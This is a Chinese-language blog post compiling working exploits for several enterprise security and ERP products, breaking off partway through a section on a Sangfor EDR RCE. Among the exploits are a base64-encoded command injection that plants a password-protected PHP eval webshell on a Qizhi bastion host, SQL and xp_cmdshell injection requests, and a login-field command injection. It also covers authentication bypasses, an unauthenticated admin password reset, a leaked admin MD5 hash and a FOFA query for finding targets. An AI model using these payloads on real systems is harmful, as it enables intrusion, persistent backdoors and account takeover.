


一、齐治堡垒机前远程命令执行漏洞(CNVD-2019-20835)
1、访问 http://10.20.10.11/listener/cluster_manage.php :返回 “OK”.(未授权无需登录)

2、访问如下链接即可获得getshell,执行成功后,生成PHP一句话马
https://10.20.10.10/ha\_request.php?action=install&ipaddr=10.20.10.11&node\_id=1${IFS}|\`echo${IFS}" ZWNobyAnPD9waHAgQGV2YWwoJF9SRVFVRVNUWzEwMDg2XSk7Pz4nPj4vdmFyL3d3dy9zaHRlcm0vcmVzb3VyY2VzL3FyY29kZS9sYmo3Ny5waHAK"|base64${IFS}\- d|bash\`|${IFS}|echo${IFS}
3.getshell访问路径:
/var/www/shterm/resources/qrcode/lbj77.php
https://10.20.10.10/shterm/resources/qrcode/lbj77.php(密码10086)
据说还是另外一个版本是java的:

POST /shterm/listener/tui_update.php
a=[“t’;import os;os.popen(‘whoami’)#”]
二、天融信TopApp-LB 负载均衡系统Sql注入漏洞

1.利用POC:
POST /acc/clsf/report/datasource.php HTTP/1.1
Host: localhost
Connection: close
Accept: text/javascript, text/html, application/xml, text/xml, */*
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.105 Safari/537.36
Accept-Language: zh-CN,zh;q=0.9
Content-Type: application/x-www-form-urlencoded
t=l&e=0&s=t&l=1&vid=1+union select 1,2,3,4,5,6,7,8,9,substr(‘a’,1,1),11,12,13,14,15,16,17,18,19,20,21,22–+&gid=0&lmt=10&o=r_Speed&asc=false&p=8&lipf=&lipt=&ripf=&ript=&dscp=&proto=&lpf=&lpt=&rpf=&rpt=@。。
2.2个历史漏洞仍然可以复现。
https://www.uedbox.com/post/21626/
用户名随意 密码:;id(天融信负载均衡TopApp-LB系统无需密码直接登陆)

https://www.uedbox.com/post/22193/
用户名: ; ping 9928e5.dnslog.info; echo 密码:任意
三、用友GRP-u8 注入

利用POC:
POST /Proxy HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0;)
Host: localhost
Content-Length: 341
Connection: Keep-Alive
Cache-Control: no-cache
cVer=9.8.0&dp=<?xml version="1.0" encoding="GB2312"?>XMLAS_DataRequestProviderNameDataSetProviderDataDataexec xp_cmdshell ‘whoami’
四、绿盟UTS综合威胁探针管理员任意登录

逻辑漏洞,利用方式参考:https://www.hackbug.net/archives/112.html


1、修改登录数据包 {“status”:false,“mag”:“”} -> {“status”:true,“mag”:“”}
2、/webapi/v1/system/accountmanage/account接口逻辑错误泄漏了管理员的账户信息包括密码(md5)

3、再次登录,替换密码上个数据包中md5密码

4、登录成功
漏洞实际案例:

对响应包进行修改,将false更改为true的时候可以泄露管理用户的md5值密码




利用渠道的md5值去登录页面
7ac301836522b54afcbbed714534c7fb
五、天融信数据防泄漏系统越权修改管理员密码

无需登录权限,由于修改密码处未校验原密码,且/?module=auth_user&action=mod_edit_pwd,接口未授权访问,造成直接修改任意用户密码,默认superman账户uid为1
POST /?module=auth_user&action=mod_edit_pwd
Cookie: username=superman;
uid=1&pd=Newpasswd&mod_pwd=1&dlp_perm=1
六、WPS Office 图片解析错误导致堆损坏,任意代码执行
看上去(算了看不懂… ,漏洞利用可能导致拒绝服务。
相关参考:
http://zeifan.my/security/rce/heap/2020/09/03/wps-rce-heap.html
七、SANGFOR终端检测响应平台-任意用户登录
fofa指纹:title=“SANGFOR终端检测响应平台”
漏洞利用:
payload:
https://ip/ui/login.php?user=需登录的用户名
列如:
https://1.1.1.1:1980/ui/login.php?user=admin
查询完毕以后即可登录平台。
九、sangfor EDR RCE漏洞
1.漏洞原理:
dev_linkage_launch.php 为设备联动的新入口点主要是将联动的接口构造成业务统一处理的接口
主要调用


跟进
